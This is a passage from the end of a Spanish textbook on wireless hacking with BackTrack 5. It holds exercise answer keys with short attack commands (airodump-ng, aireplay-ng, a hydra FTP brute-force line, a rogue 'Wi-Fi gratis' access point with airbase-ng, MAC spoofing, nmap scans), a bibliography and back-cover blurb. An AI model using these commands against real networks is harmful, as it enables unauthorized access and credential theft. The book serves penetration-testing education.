3. `(wlan.bssid ==00:23:34:2f:1b:41) && !(wlan.fc.type_subtype == 0x08)`

4. `airodump-ng --bssid 00:23:34:2f:1b:41 mon0`

5. `iwconfig mon0 channel 12`

6. c) `aireplay-ng`

CAPÍTULO 4. VULNERABILIDAD EN LA AUTENTICACIÓN

1. Mediante el envío de paquetes de desautenticación.

2. `airodump-ng -c 9 -a --bssid 00:00:23:2b:4c:dd mon0.`

3. Con el comando `macchanger -m` tras haber detenido la interfaz de red.

4. Escribiríamos en una consola `airodump-ng mon0 --bssid 00:00:23:2b:4c:dd -w paquetes.`

5. Mediante la obtención de la *keystream* a partir de los paquetes intercambiados entre el PA y sus clientes inalámbricos.

CAPÍTULO 5. DEBILIDADES EN EL CIFRADO

1. Sí, no importa lo compleja que sea la clave empleada, aircrack-ng siempre terminará descifrando la contraseña.

2. Un ataque chop-chop o uno por fragmentación.

3. Las dos mejoras más significativas son las implementaciones del protocolo de integridad de la clave temporal (TKIP), y del código de integridad del mensaje (MIC).

4. Un ataque por diccionario prueba todas las posibles claves recogidas en el mismo. Su espacio de claves es limitado, por tanto, mientras que un ataque por fuerza bruta prueba todas las posibles claves, el espacio completo de claves, lo que hace del tiempo de computación el factor limitante.

5. Los protocolos WPA/WPA2-PSK son vulnerables a ataques por diccionario, pues ambos emplean el protocolo TKIP, vulnerable a la recuperación del código pseudoaleatorio que produce los criptogramas. El único requisito previo es tener acceso a la negociación en cuatro pasos que se da entre el cliente inalámbrico y el punto de acceso.

6. Es un software libre que de forma nativa implementa BackTrack y que puede realizar ataques de diccionario o por fuerza bruta.

7. Pyrit.

8. Desde luego, no, salvo que la contraseña utilizada se encuentre en alguno de los diccionarios que empleemos en el ataque. Si la víctima emplea algunas de las aplicaciones para generar contraseñas WPA/WPA2-PSK aleatorias de 504 bits, los ataques por diccionario o fuerza bruta quedan fuera del tiempo de cómputo.

9. La ventaja fundamental es que es capaz de automatizar todos los ataques para obtener las claves WEP o WPA/WPA2-PSK.

CAPÍTULO 6. ATAQUES CONTRA LA INFRAESTRUCTURA

1. Escribiendo en un `terminal hydra -l mjoregon -p asy4D2# unimg.es ftp`.

2. Los ataques de desautenticación tienen por objetivo conseguir la salida de la red de uno o varios clientes legítimos para lograr que aquella quede inutilizada o bien para que los clientes vuelvan a autenticarse y poder lanzar así algún ataque posterior.

3. Mediante el comando `airbase-ng --essid "Wi-Fi gratis" -c 9 mon0`.

4. Generalmente no emplean ninguno, suelen estar abiertos.

5. Emplear conexiones seguras https para enviar cualquier dato confidencial, como credenciales de correo electrónico, comunidades virtuales, etc.

CAPÍTULO 7. OFENSIVAS CONTRA EL CLIENTE

1. b) Permite obtener las claves de red WEP almacenadas en un cliente.

2. c) –L.

3. b) En un ataque WEP, combinación de los ataques por fragmentación y *caffe latte*.

4. b) –N.

5. a) Falso, solo las podremos obtener si recuperamos correctamente el *handshake* y la frase de paso se encuentra en el diccionario empleado.

   b) Falso, porque aunque es cierto que es un mecanismo de autenticación mutua, no necesitamos acceder a los cuatro pasos de la misma. En el momento en que el cliente envía un paquete de desautenticación al fallar la misma, ya hemos obtenido acceso a los dos primeros pasos; suficientes para obtener el *handshake*.

   c) Verdadero.

   d) Siempre que no vayamos a usarlo, sí, luego es verdadera.

CAPÍTULO 8. ATAQUES AVANZADOS

1. a) El atacante.

2. c) ARP.

3. b) nmap –sP 192.168.1.0/24.

4. b) En falsear las entradas nombre de dominio-IP.

CAPÍTULO 9. INGENIERÍA SOCIAL

1. Aunque los pasos para obtener información de la víctima pueden ser muy variables, en general, todos ellos convergen en los mismos: **identificación de la víctima**, **reconocimiento**, **creación del escenario** y **ejecución del ataque**; este último cuando ya se han obtenido los datos necesarios para construir un escenario creíble en el que participen la víctima y el ingeniero social.

2. d) Desde el menú de SET o desde un terminal con ./set-update.

3. b) sessions.

4. d) Con todas ellas.

CAPÍTULO 10. ATAQUES CONTRA WPA-ENTERPRISE

1. c) 1812 UDP.
2. b) eap.conf.
3. d) PSK-TKIP.
4. a) EAP-TLS.
5. b) Con un certificado falso.
6. c) Certificados en el lado del servidor.
7. c) Ambas son correctas, a y b.

CAPÍTULO 11. METODOLOGÍA. CASO PRÁCTICO

1. b) Caja blanca.
2. d) 5 capítulos.
3. b) Descubrimiento.
4. c) Planificación.
5. En primer lugar, cambiar inmediatamente la clave WPA-PSK por defecto y emplear una aleatoria de 63 caracteres alfanuméricos. Así mismo, recomendaría el cambio mensual de la misma. Por otro lado, haría lo propio con la clave del panel de control del punto de acceso, eligiendo una contraseña de al menos 9 caracteres alfanuméricos. Además, aconsejaría cambiar el nombre SSID de la red, desactivar el servidor DHCP y habilitar un filtro por direcciones MAC para los cuatro ordenadores de sobremesa y el portátil.

ANEXO A. HERRAMIENTAS ADICIONALES

1. c) 32.
2. b) Nmap.
3. b) 6.
4. d) El tiempo, pues podría llevar más de 18 horas.
5. a) Un escaneo TCP NULL del puerto 80 con salida externa a un fichero XML.
6. b) Ruby.
7. d) run.
8. b) Son *login*, usado por `rlogin`; *shell*, empleado por `rcp`; y *exec*, utilizado por `rsh`. ¿Qué son los servicios *r* en Unix?
9. b) 2049/tcp.

BIBLIOGRAFÍA

ABOBA, B. y SIMON, D. (1999). *PPP EAP TLS Authentication Protocol* [en línea]. IETF RFC: 2716. <hhttp://www.ietf.org/rfc/rfc2716.txt>. Consulta el 6 de diciembre de 2012.

ABOBA, B., BLUNK, L., VOLLBRECHT, J., CARLSON, J. y LEVKOWETZ, H. (2004). *Extensible authentication protocol (EAP)* [en línea]. IETF RFC: 3748. <http://www.hjp.at/doc/rfc/rfc3748.txt>. Consulta el 8 de diciembre de 2012.

ADELSTEIN, F., ALLA, P., JOYCE, R. "Physically locating wireless intruders". En: *Proceedings of the International Conference on Information Technology: Coding and Computing (ITCC'04)*, pp. 482–489, 2004.

ANDREU, F., PELLEJERO, I., LESTA, A. (2006). *Redes WLAN. Fundamentos y aplicaciones de seguridad*. Marcombo. España.

ASOKAN, N., NIEMI, V., y NYBERG, K. (2002). "Man–in–the–Middle in Tunnelled Authentication Protocols". *Cryptology ePrint Archive*, Report 2002/163. <http://eprint.iacr.org/2002/163.pdf>. Consulta el 12 de marzo de 2011.

BALASUBRAMANIYAN, J., GARCIA–FERNANDEZ, J., ISACOFF, D., SPAFFORD, E. y ZAMBONI, D. (1998). "An architechture for intrusion detection using autonomous agents". *Technical report*, COAST Laboratory Purdue University.

BASS, T. (2000). "Intrusion detection systems and multisensor data fusion". *Communications of the ACM*, 43:99–105.

BLUNK, L. y VOLLBRECHT, J. (1998). *PPP Extensible Authentication Protocol (EAP)* [en línea]. IETF RFC: 2284. <http://www.ietf.org/rfc/rfc2284.txt>. Consulta el 18 de junio de 2012.

BLUNK, L., VOLLBRECHT, J. y ABOBA, B. (2002). *The One Time Password (OTP) and Generic Token Card Authentication Protocols* [en línea]. <http://tools.ietf.org/html/draft-ietf-eap-otp-00>. Consulta el 14 de abril de 2012.

BORISOV, N., GOLDBERG, I., y WAGNER, D. "Intercepting Mobile Communications: The Insecurity of 802.11". En: *Proceedings of 7th Annual International Conference on Mobile Computing and Networking*, (Roma, Italia). Julio 2001. ACM Press.

BRIA, A., GESSLER, F., QUESETH, O., STRIDH, R., UNBEHAUN, M., y ZANDER, J. (2001). "4th–Generation Wireless Infrastructures: Scenarios and Research Challenges". *Personal Communications*, vol 8, núm. 6, pp. 25–31.

CAM–WINGET, N., HOUSELEY, R., WAGNER, D., y WALKER, J. (2003). "Security Flaws in 802.11 Data Link Protocols". *Communications of the ACM*., 46(5), pp. 35–39.

CARLSON, J., ABOBA, B., y HAVERINEN, H. (2001). *EAP SRP–SHA1 Authentication Protocol* [en línea]. <http://tools.ietf.org/html/draft-ietf-pppext-eap-srp-03>. Consulta el 9 de diciembre de 2012.

CISCO. *Dictionary Attack on Cisco LEAP* [en línea]. Disponible en Internet: http://www.cisco.com/warp/public/707/cisco-sn-20030802-leap.shtml.

CISCO. *Wireless LAN Security White Paper* [en línea]. Disponible en Internet: http://www.cisco.com.

COPPERSMITH, D. y JAKOBSSON, M. (2002). "Almost optimal hash sequence traversal". En: *Proceedings of the Fifth Conference on Financial Cryptography*, pp. 102–119.

CORMEN, T., LEISERSON, C., RIVEST, R., y STEIN, C,; *Introduction to Algorithms*, McGraw–Hill, 2nd edition, 2001

DELIO, M. (2001). *Wireless networks in big trouble* [en línea]. Technical note by AirSnort. <http://wired-vig.wired.com/news/wireless/0,1382,46187,00. html>. Consulta el 13 de julio de 2012.

DIFFIE, W. y HELLMAN, M. (1976). "New Directions in Cryptography". *IEEE Transactions on Information Theory*, 19(3), pp. 644–654.

DROMS, R. y ARBAUTH, W. (2001). *Authentication for DHCP Messages* [en línea]. IETF RFC: 3118. <https://tools.ietf.org/rfc/rfc3118.txt>. Consulta el 19 de abril de 2012.

EDNEY, J. y ARBAUGH W.; *Real 802.11 Security: Wi–Fi Protected Access and 802.11i*, Addison–Wesley, 2003.

ELLIS, K. y SERINKEN, N. (2001). "Characteristics of radio transmitter fingerprints". *Radio Science*, 36, pp. 585–597.

ERNST y YOUNG. (2004). "The necessity of rogue wireless device detection". White Paper.

FLUHRER, S., MANTIN, I., y SHAMIR, A. "Weaknesses in the Key Scheduling Algorithm of RC4". En: *8th Annual Workshop on Selected Areas in Cryptography*, *volumen 2259 de Lecture Notes in Computer Science*, (Toronto, Canada). Agosto 2001.

GAGNE, M (2003). "Identity–Based Encryption: A Survey". *Cryptobytes, RSA Laboratories*, 6(1), pp. 10–19.

GEIER, J. (2002). "Assigning 802.11b Access Point Channels". En: *Proceedings of the WiFi Planet Conference*.

GENNARO, R. y ROBATGI, P. "How to Sign Digital Streams". En: *Proceedings of the 1997 Conference on Advances in Cryptography*, pp. 180–197.

GOFFEE, N., KIM, S., SMITH, S., TAYLOR, P., ZHAO, M., y MARCHESINI, J. (2004). "Decentralized, PKIbased Authorization for Wireless LANs". En: *3rd Annual PKI Research and Development Workshop,* pp. 26–41. NIST.

HALL, J., BARBEAU, M. y KRANAKIS, E. "Detection of Transient in Radio Frequency Fingerprinting using Signal Phase". En: *Proceedings of the Wireless and Optical Communications Conference*, pp. 13–18, (Banff, Canadá). Julio 2003. ACTA Press.

HALL, J., BARBEAU, M. y KRANAKIS, E. "Enhancing intrusion detection in wireless networks using radio frequency fingerprinting". En*: Proceedings of the 3rd IASTED International Conference on Communications, Internet and*

Information Technology (CIIT), pp. 201–206, (St. Thomas, U.S. Virgin Islands). Noviembre 2004.

HARN, L. y HSIN, WJ. "On the security of wireless network access with enhancements". En: *Proceedings of the WiSE'03 conference*, p. 88–95, (San Diego, California). Septiembre 2003.

HOFMEYR, S., FORREST, S. y SOMAYAJI. (1998). "A Intrusion detection using sequences of system calls". *Computer Security*, 6(3), pp. 151–180.

JUST, M., KRANAKIS, E. y WAN, T. "Resisting malicious packet dropping in wireless ad–hoc networks using distributed probing". En*: Proceedings of 2nd Annual Conference on Adhoc Networks and Wireless*, pp. 151–163, (Montreal, Canadá). 2003.

KAUFMAN, C., PERLMAN, R. y SPECINER, M.; *Network Security, Private Communication in a Public World*, Prentice Hall PTR, 2002.

KOHL, J. y NEUMAN, B. (Septiembre 1993). *The Kerberos Network Authentication Service (Version 5)* [en línea]. IETF RFC: 1510. <http://www.ietf.org/ rfc/rfc1510.txt>. Consulta 18 de agosto de 2012

KYASANUR, P. y VAIDYA, N. (2002). "Detection and handling of MAC layer misbehaviour in wireless networks". *Technical report, Digital Equipment Corporation*.

LEE, BG., CHOI, DH., KIM, HG., SOHN, SW. y PARK, KH. (2003). "Mobile IP and WLAN with AAA authentication protocol using identity–based cryptography". En: *10th International Conference on Telecommunications ICT, volume 1*, pp. 597–603.

LEYDEN, J. (Agosto, 2001). *Tool Dumbs Down Wireless Hacking* [en línea]. <http://www.theregister.co.uk/2001/08/21/tool_dumbs_down_wireless_hacking>. Consulta el 20 de septiembre 2012.

LIM, YX., SCHMOYER, T., LEVINE, J. y OWEN, H. (2003). "Wireless intrusion detection and response". *Proceedings of the IEEE Information Assurance Workshop on Systems, Man and Cybernetics*, pp. 68–75.

MA, W. y FANG, Y. (2002). "A new location management strategy based on user mobility pattern for wireless networks". En*: Proceedings of the 27th Annual Conference on Local Computer Networks*.

MARTINOVIC, I., ZDARSKY, F., BACHOREK, A., JUNG, C., SCHMITT, J. (2007). *Phishing in the Wireless: Implementation and Analysis* [en línea]. <http://disco.informatik.uni-kl.de/publications/MZBJS06.pdf >. Consulta el 18 de noviembre 2012.

MORIN, B. y DEBAR, H. (2003). "Correlation of intrusion symptoms: an application of chronicles". En: *Proceedings of the International Conference on Recent Advances in Intrusion Detection*, pp. 94–112, (Berlín, Alemania).

NICHOLS, R. y LEKKAS, R.; *Wireless Security Models, Threats, and Solutions*, McGraw–Hill, 2002.

PAHLAVAN, K. y KRISHNAMURTHY, P.; *Principles of Wireless Networks*, Prentice Hall, 2002.

PARK, S., GANZ, A. y GANZ, Z. (1998) "Security protocol for IEEE 802.11 wireless local area network". *Mobile Networks and Applications*, 3:237–246.

PEIKARI, C. y FOGIE, S.; *Maximum Wireless Security*, SAMS Publishing, 2002.

PEPYNE, D., HO, YC., y ZHENG, Q. (2003). "Synchronized Random Numbers for Wireless Security". *Wireless Communications and Networking*, pp. 2027–2032.

PETRONI, N., ARBAUGH, W. (2003). "The Dangers of Mitigating Security Design Flaws: A Wireless Case Study". *IEEE Security & Privacy*, 1(1): 28–36.

PHAN, S. (2001). *Creating wireless security without WEP* [en línea]. <http://www.networkmagazineindia.com/200111/focus2.htm>. Consulta el 1 de octubre de 2012.

POTTER, B. (2004). "Wireless Intrusion Detection". *Wireless Security*, 4:4–5.

REICHL, P., BUSCHKES, R. y KESDOGAN, D. "How to increase security in mobile networks by anomaly detection". En: *Proceedings of the Computer Security Applications Conference*, pp. 3–12, (Phoenix AZ, USA). Diciembre de 1998.

SANDHU, R. y SAMARATI, P. (1999). "Access Control: Principles and Practice". *IEEE Communications*, 32(9): 40–48.

SHARMA, V. (2004). "Intrusion detection in infrastructure wireless LANs". *Bells Labs Technical Journal*, 8(4): 115–119.

SIMPSON, W. (Agosto 1996). *PPP Challenge Handshake Authentication Protocol (CHAP)* [en línea]. IETF RFC: 1994. <http://www.ietf.org/ rfc/rfc1994.txt>. Consulta el 8 de agosto de 2012.

SKLAR, B.; *Digital Communications: Fundamentals and Applications*, Prentice Hall, 1998.

STALLINGS, W.; *Cryptography and Network Security*, Prentice Hall, Inc., 1999.

STALLINGS, W.; *Data and Computer Communications*, Prentice Hall, Inc., 2000.

STALLINGS, W.; *Fundamentos de seguridad en redes*, Editorial Pearson Educación (2.ª edición), 2004.

STINSON, D.; *Cryptography Theory and Practice*, CRC Press LLC, 1995.

TAO, P., RUDYS, A., LADD, A. y WALLACH, D. (2003). "Wireless LAN location–sensing for security applications". En: *Proceedings of the Workshop on Wireless Security*, pp. 11–20. ACM Press.

TEKBAS, O. y SERINKEN, N. "Transmitter Fingerprinting from Turn–on Transients". En: *Proceedings of the NATO RTO Sensors and Electronics Technology Panel Symposium on Passive and LPI Radio Frequency Sensors*, (Varsovia, Polonia). Abril 2001.

VASUDEVAN, S., PAPAGIANNAKI, K., DIOT, C., KUROSE, J., y TOWSLEY, D. 2005. *Facilitating Access Point Selection in IEEE 802.11 Wireless Networks* [en línea]. <http://static.usenix.org/event/imc05/tech/full_papers/vasudevan/vasudevan.pdf >. Consulta el 13 de marzo de 2012.

WALKER, J. (2000). *Unsafe at Any Key Size: An Analysis of the WEP Encapsulation* [en línea]. <http://grouper.ieee.org/groups/802/11/Documents/DocumentArchives /2000_docs/0-362.zip>. Consulta el 5 de mayo de 2012.

WALKER, J. (2002). *802.11 Security Series Part II: The Temporal Key Integrity Protocol (TKIP)* [en línea]. Intel Corporation. <http://jcbserver.uwaterloo.ca/cs436/ handouts/miscellaneous/Intel_Wireless_2.pdf >. Consulta el 23 de agosto de 2012.

WEATHERSPOON, S. (2000). "Overview of IEEE 802.11b Security". White paper. *Network Communications Group*.

WELCH, D. y LATHROP, S. (2003). "A Survey of 802.11a Wireless Security Threats and Security Mechanisms". *Technical Report ITOC–TR–2003–101*, United States Military Academy.

WIFI ALLIANCE (Agosto 2003). "Wi–fi protected access (WPA) enhanced security implementation based on IEEE p802.11i standard, version 3.1".

WILLIAMS, J. (2001). "The IEEE 802.11b Security Problem, Part 1". *IT Professional*, 3(6): 91–96.

WILLIAMS, J. (2002). "Providing for Wireless LAN Security, Part 2". *IT Professional*, 4(6): 44–48.

WIRELESS ETHERNET COMPATIBILITY ALLIANCE (2001). *802.11b Wired Equivalent Privacy (WEP) Security* [en línea]. <http://webpage.pace.edu/ zf76248n/ report.html>. Consulta el 14 de abril de 2012.

WONG, S. (20 de mayo de 2003). *The evolution of wireless security in 802.11 networks: WEP, WPA and 802.11 standards* [en línea]. <http://www.sans. org/ reading_room/whitepapers/wireless/evolution-wireless-se curity-80211-networks-wep-wpa-80211-standards_1109>. Consulta el 13 de septiembre de 2012.

WU, T. (1998). "The secure remote password protocol". *Proceedings of the Internet Society Network and Distributed System Security Symposium*, pp. 97–111.

YANG, H., XIE, L. y SUN, J. "Intrusion detection for wireless local area network". En: *Proceedings of the Canadian Conference on Electrical and Computer Engineering*, pp. 1949–1952, (Niagara Falls, Canadá), mayo 2004.

ZHANG, Y. y LEE, W. (2000). "Intrusion detection in wireless ad–hoc networks". En: *Proceedings of the Sixth Annual International Conference on Mobile Computing and Networking*, pp. 275–283.

ZUIDWEG, J. y ZUIDWEG, H. (2002). "Next Generation Intelligent Networks". *Artech House*.

ÍNDICE ALFABÉTICO

X

Z

BackTrack 5

Hacking de redes inalámbricas

Desde hace un tiempo, la seguridad en las comunicaciones, en general, y en las inalámbricas, en particular, se ha convertido en un tema de continua actualidad y es un elemento crucial que cualquier administrador de red debe asumir como objetivo principal.

En este libro, su autor (docente e investigador) explica cuidadosamente el abecé de las redes inalámbricas desde un punto de vista totalmente práctico, con cientos de ejemplos reales.

La obra le brindará la oportunidad de ponerse en la piel de un *hacker* y experimentar los métodos que usaría para romper la confidencialidad de sus comunicaciones, todo ello en un entorno completamente controlado. De este modo, podrá estar preparado para afrontar cualquier intento de intrusión en su red Wi-Fi.

BackTrack 5. Hacking de redes inalámbricas se perfila como un libro esencial en la biblioteca del consultor o administrador de redes. Como experto, o entusiasta, le guiará paso a paso por los diferentes modos para atacar y defenderse de las ofensivas que pudieran lanzarse contra cualquier elemento de la infraestructura de red.

Se incluyen, así mismo, las principales referencias a las que el lector podrá acudir para ampliar los conceptos tratados en la obra.

9 788499 642321

ra-ma.es

Ra-Ma®